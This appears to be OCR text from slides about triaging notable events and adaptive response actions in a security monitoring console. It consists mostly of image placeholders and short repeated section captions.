
Share/search notable event with link via Short ID



Notable Event

Notable Event Overview


Actions available for all notables



Notable Event

Notable Event Overview


Related / existing investigation



Notable Event

Notable Event Overview


Correlation search triggered



Notable Event

Notable Event Overview


Recent investigation activity



Notable Event

Notable Event Overview


Relevant and contributing events



Notable Event

Notable Event Overview


Adaptive response actions performed – How should security operations respond?



Notable Event


Notable Event Overview

Steps defined for notable event triage



Notable Event


Let’s Talk about “Next Steps”




Adaptive Response

How to Interact with Adaptive Response Actions


Attach to Notables



Run Ad Hoc



Suggest Next Steps

